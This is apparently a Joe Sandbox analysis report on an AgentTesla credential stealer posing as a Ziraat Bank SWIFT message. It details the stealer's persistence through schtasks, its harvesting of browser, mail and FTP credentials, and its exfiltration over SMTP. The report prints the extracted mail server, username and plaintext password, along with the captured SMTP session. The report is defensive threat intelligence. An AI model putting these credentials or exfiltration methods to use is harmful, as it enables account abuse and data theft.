ID: 458932
Sample Name: Ziraat Bankas#U0131 Swift Mesaj#U0131.exe
Cookbook: default.jbs
Time: 22:05:17
Date: 03/08/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report Ziraat Bankas#U0131 Swift M…

Overview


General Information

Sample Name:	Ziraat Bankas#U0131 Swift Mesaj#U0131.exe
Analysis ID:	458932
MD5:	680f6c1fb95c2a1..
SHA1:	d56bb135538fd65.
SHA256:	5a0c8ee77f3b3a4.
Tags:	exe null
Infos:	

Most interesting Screenshot:



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- Yara detected AgentTesla
- Yara detected AgentTesla
- .NET source code contains very larg…
- Injects a PE file into a foreign proce…
- Installs a global keyboard hook
- Machine Learning detection for dropp…
- Machine Learning detection for samp…
- Queries sensitive BIOS Information …

Classification



Process Tree

- **System is w10x64**
- Ziraat Bankas#U0131 Swift Mesaj#U0131.exe (PID: 2376 cmdline: 'C:\Users\user\Desktop\Ziraat Bankas#U0131 Swift Mesaj#U0131.exe' MD5: 680F6C1FB95C2A1E1FFF056A7B40EAA6)
  - schtasks.exe (PID: 5624 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\EsckCcRbv' /XML 'C:\Users\user\AppData\Local\Temp\tmpC068.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 5336 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - Ziraat Bankas#U0131 Swift Mesaj#U0131.exe (PID: 5112 cmdline: C:\Users\user\Desktop\Ziraat Bankas#U0131 Swift Mesaj#U0131.exe MD5: 680F6C1FB95C2A1E1FFF056A7B40EAA6)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Exfil Mode": "SMTP",
  "Username": "info@floragumruk.com.tr",
  "Password": "A48vLCL194bD",
  "Host": "mail.floragumruk.com.tr"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000008.00000002.486114668.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000008.00000002.486114668.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000008.00000002.492269124.0000000002D01000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	

Source	Rule	Description	Author	Strings
Process Memory Space: Ziraat Bankas#U0131 Swift Mesaj#U0131.exe PID: 5112	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Process Memory Space: Ziraat Bankas#U0131 Swift Mesaj#U0131.exe PID: 5112	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	

Unpacked PEs

Source	Rule	Description	Author	Strings
8.2.Ziraat Bankas#U0131 Swift Mesaj#U0131.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
8.2.Ziraat Bankas#U0131 Swift Mesaj#U0131.exe.400000.0.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Installs a global keyboard hook

System Summary:

.NET source code contains very large array initializations

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion:

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Remote Access Functionality:


Yara detected AgentTesla

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Contr
Valid Accounts	Windows Management Instrumentation 2 1 1	Scheduled Task/Job 1	Process Injection 1 1 2	Disable or Modify Tools 1	OS Credential Dumping 2	File and Directory Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 1
Default Accounts	Scheduled Task/Job 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Deobfuscate/Decode Files or Information 1	Input Capture 1 1	System Information Discovery 1 1 4	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Non-Stand Port 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 2	Credentials in Registry 1	Query Registry 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Application Layer Protocol 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 3	NTDS	Security Software Discovery 2 1 1	Distributed Component Object Model	Input Capture 1 1	Scheduled Transfer	Application Layer Protocol 1
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Process Discovery 2	SSH	Clipboard Data 1	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 1 3 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 1 3 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 1 2	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Prot


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Ziraat Bankas#U0131 Swift Mesaj#U0131.exe	64%	Virustotal		Browse
Ziraat Bankas#U0131 Swift Mesaj#U0131.exe	57%	Metadefender		Browse
Ziraat Bankas#U0131 Swift Mesaj#U0131.exe	82%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
Ziraat Bankas#U0131 Swift Mesaj#U0131.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\EsckCcRbv.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\EsckCcRbv.exe	57%	Metadefender		Browse
C:\Users\user\AppData\Roaming\EsckCcRbv.exe	82%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
8.2.Ziraat Bankas#U0131 Swift Mesaj#U0131.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://floragumruk.com.tr	0%	Avira URL Cloud	safe	
http://mail.floragumruk.com.tr	0%	Avira URL Cloud	safe	
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://https://V0OB6VWwZnBYDjMQY.com	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://cLLRlW.com	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
floragumruk.com.tr	37.230.104.41	true	true		unknown
mail.floragumruk.com.tr	unknown	unknown	true		unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
37.230.104.41	floragumruk.com.tr	Turkey		42807	AEROTEK-ASTR	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	458932
Start date:	03.08.2021
Start time:	22:05:17
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 10s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Ziraat Bankas#U0131 Swift Mesaj#U0131.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	26
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL

Classification:	mal100.troj.spyw.evad.winEXE@6/4@2/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
22:06:20	API Interceptor	675x Sleep call for process: Ziraat Bankas#U0131 Swift Mesaj#U0131.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AEROTEK-ASTR	Project 4302021KSA.exe	Get hash	malicious	Browse	• 94.199.200.120
	1ZGjHt2KH0.exe	Get hash	malicious	Browse	• 109.232.219.146
	Inv 820984.xlsb	Get hash	malicious	Browse	• 109.232.216.14
	dqVPlpmWYt.exe	Get hash	malicious	Browse	• 109.232.216.119
	REQUEST_QUOTATION.exe	Get hash	malicious	Browse	• 109.232.216.160
	HlSU4wxbukkT8gY.exe	Get hash	malicious	Browse	• 37.230.104.123
	generated check 8460.xlsm	Get hash	malicious	Browse	• 178.157.15.48
	invoice 85046.xlsm	Get hash	malicious	Browse	• 178.157.15.48
	scan of fax 096859.xlsm	Get hash	malicious	Browse	• 178.157.15.48
	copy of order 9119.xlsm	Get hash	malicious	Browse	• 178.157.15.48
	export of invoice 33562.xlsm	Get hash	malicious	Browse	• 213.159.7.252
	generated document 0041.xlsm	Get hash	malicious	Browse	• 178.157.15.48
	PO-20210510-01-09 SANAM IND.exe	Get hash	malicious	Browse	• 37.230.106.4
	xpy9BhQR3t.xlsx	Get hash	malicious	Browse	• 109.232.217.72
	20210324000190100100.pdf.exe	Get hash	malicious	Browse	• 109.232.220.251
	COAU7229898130.xlsx	Get hash	malicious	Browse	• 109.232.217.72
	doc20210318009090100191001.xls.exe	Get hash	malicious	Browse	• 109.232.220.251
	fCYy6hQKDcZaVZZ.exe	Get hash	malicious	Browse	• 94.199.200.42
	9V3LjvhSMb.exe	Get hash	malicious	Browse	• 109.232.217.72
	O18SQHQPFU.xls	Get hash	malicious	Browse	• 109.232.216.57

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Ziraat Bankas#U0131 Swift Mesaj#U0131.exe.log	
Process:	C:\Users\user\Desktop\Ziraat Bankas#U0131 Swift Mesaj#U0131.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr
MD5:	FED34146BF2F2FA59DCF8702FCC8232E
SHA1:	B03BFEA175989D989850CF06FE5E7BBF56EAA00A
SHA-256:	123BE4E3590609A008E85501243AF5BC53FA0C26C82A92881B8879524F8C0D5C
SHA-512:	1CC89F2ED1DBD70628FA1DC41A32BA0BFA3E81EAE1A1CF3C5F6A48F2DA0BF1F21A5001B8A18B04043C5B8FE4FBE663068D86AA8C4BD8E17933F75687C3178F F6
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Temp\tmpC068.tmp	
Process:	C:\Users\user\Desktop\Ziraat Bankas#U0131 Swift Mesaj#U0131.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1646
Entropy (8bit):	5.168296812555386
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/a7hTlNMFpH/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKB33tn:cbhC7ZlNQF/rydbz9I3YODOLNdq3Zd
MD5:	D990F199FFB479A0432FF763439F7D09
SHA1:	970321FF50075DBC25662CB3AE75469D292B97F3
SHA-256:	3F5F2C1157715CFCED69478621B2321D8100B9B5452821FB31D637A29A0CE0A9
SHA-512:	C6DF534463D1BE0D4F359885106218E38C05E76EFFC34F67A01DB13ACB334A82996CEAB5F1EADB461AC3861639BC5FA2582E8337EF680253CAD7786C205C4E7
Malicious:	**true**
Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>t

C:\Users\user\AppData\Roaming\EsckCcRbv.exe	
Process:	C:\Users\user\Desktop\Ziraat Bankas#U0131 Swift Mesaj#U0131.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1308160
Entropy (8bit):	7.565805002571174
Encrypted:	false
SSDEEP:	24576:3GS/d3QKzksAks2y8j+JxVqUW6i4hgDTNit2wsDe6VUbbi8N6ZNyZ:yKhuJaUW6bATNit2wsDe3b3N6ZNy
MD5:	680F6C1FB95C2A1E1FFF056A7B40EAA6
SHA1:	D56BB135538FD65EF001FFE56AFF478305F924AD
SHA-256:	5A0C8EE77F3B3A456846D43F1DE0DE06123C6E5BD545EE1C4130C846D67EF328
SHA-512:	8FD3665B4D716EC1163472E37FC0672F0EEBAF133DC752E2AD82DFD9C5D86A3E0818912A40A4961CF324AD34B2641AE4E9EFC4217B1121D299A333F059676C0
Malicious:	**true**

C:\Users\user\AppData\Roaming\EsckCcRbv.exe	
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 57%, Browse • Antivirus: ReversingLabs, Detection: 82%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....D.a.....P..... ... .@.. .....`..... ..@.....O.... .....@..... ..... ..H.....text..... ..... ..`.rsrc..... .....@..@.rel oc.....@.....@..B.....H.....XI.....@...H.....(....*&..(.....*.s.....s .....s!.....s".....s#.....*...0.....~....o$....+..*.0..... .....~....o%....+..*.0.....~....o&....+..*.0.....~....o'....+..*.0.....~....o(....+..*.0..<.....~.....()....,!r...p.....(*...o+...s,.....~.....+..*.0.....~.....+..*"".....*.0..&.....(....r).. p~....o-...(.....t$....+..*...0..&.....(....r?..p~....o-...(.....

C:\Users\user\AppData\Roaming\EsckCcRbv.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\Ziraat Bankas#U0131 Swift Mesaj#U0131.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	[ZoneTransfer]....ZoneId=0

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.565805002571174
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	Ziraat Bankas#U0131 Swift Mesaj#U0131.exe
File size:	1308160
MD5:	680f6c1fb95c2a1e1fff056a7b40eaa6
SHA1:	d56bb135538fd65ef001ffe56aff478305f924ad
SHA256:	5a0c8ee77f3b3a456846d43f1de0de06123c6e5bd545ee1c4130c846d67ef328
SHA512:	8fd3665b4d716ec1163472e37fc0672f0eebaf133dc752e2ad82dfd9c5d86a3e0818912a40a4961cf324ad34b2641ae4e9efc4217b1121d299a333f059676c07
SSDEEP:	24576:3GS/d3QKzksAks2y8j+JxVqUW6i4hgDTNit2wsDe6VUbbi8N6ZNyZ:yKhuJaUW6bATNit2wsDe3b3N6ZNy
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....D.a.....P..... ... .@.. .....`..... ..@.....

File Icon

Icon Hash:	d8b4e6c6d8d8f2dc

Static PE Info

General

Entrypoint:	0x5109da
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x610244F8 [Thu Jul 29 06:04:40 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x10e9e0	0x10ea00	False	0.86796153291	data	7.72058694017	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x112000	0x30790	0x30800	False	0.404885832796	data	5.84446881612	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x144000	0xc	0x200	False	0.044921875	data	0.0815394123432	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
08/03/21-22:08:05.031334	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49728	587	192.168.2.5	37.230.104.41

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 3, 2021 22:08:04.032545090 CEST	192.168.2.5	8.8.8.8	0x8428	Standard query (0)	mail.flora gumruk.com.tr	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 3, 2021 22:08:04.232567072 CEST	192.168.2.5	8.8.8.8	0xccb7	Standard query (0)	mail.flora gumruk.com.tr	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 22:08:04.219329119 CEST	8.8.8.8	192.168.2.5	0x8428	No error (0)	mail.flora gumruk.com.tr	floragumruk.com.tr		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 22:08:04.219329119 CEST	8.8.8.8	192.168.2.5	0x8428	No error (0)	floragumruk.com.tr		37.230.104.41	A (IP address)	IN (0x0001)
Aug 3, 2021 22:08:04.415386915 CEST	8.8.8.8	192.168.2.5	0xccb7	No error (0)	mail.flora gumruk.com.tr	floragumruk.com.tr		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 22:08:04.415386915 CEST	8.8.8.8	192.168.2.5	0xccb7	No error (0)	floragumruk.com.tr		37.230.104.41	A (IP address)	IN (0x0001)


SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Aug 3, 2021 22:08:04.714658976 CEST	587	49728	37.230.104.41	192.168.2.5	220-srv.epromnet.com ESMTP Exim 4.94.2 #2 Tue, 03 Aug 2021 23:08:06 +0300 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Aug 3, 2021 22:08:04.715243101 CEST	49728	587	192.168.2.5	37.230.104.41	EHLO 960781
Aug 3, 2021 22:08:04.763319016 CEST	587	49728	37.230.104.41	192.168.2.5	250-srv.epromnet.com Hello 960781 [84.17.52.25] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Aug 3, 2021 22:08:04.771037102 CEST	49728	587	192.168.2.5	37.230.104.41	AUTH login aW5mb0BmbG9yYWd1bXJ1ay5jb20udHI=
Aug 3, 2021 22:08:04.819416046 CEST	587	49728	37.230.104.41	192.168.2.5	334 UGFzc3dvcmQ6
Aug 3, 2021 22:08:04.873063087 CEST	587	49728	37.230.104.41	192.168.2.5	235 Authentication succeeded
Aug 3, 2021 22:08:04.876874924 CEST	49728	587	192.168.2.5	37.230.104.41	MAIL FROM:<info@floragumruk.com.tr>
Aug 3, 2021 22:08:04.924724102 CEST	587	49728	37.230.104.41	192.168.2.5	250 OK
Aug 3, 2021 22:08:04.925641060 CEST	49728	587	192.168.2.5	37.230.104.41	RCPT TO:<info@floragumruk.com.tr>
Aug 3, 2021 22:08:04.980920076 CEST	587	49728	37.230.104.41	192.168.2.5	250 Accepted
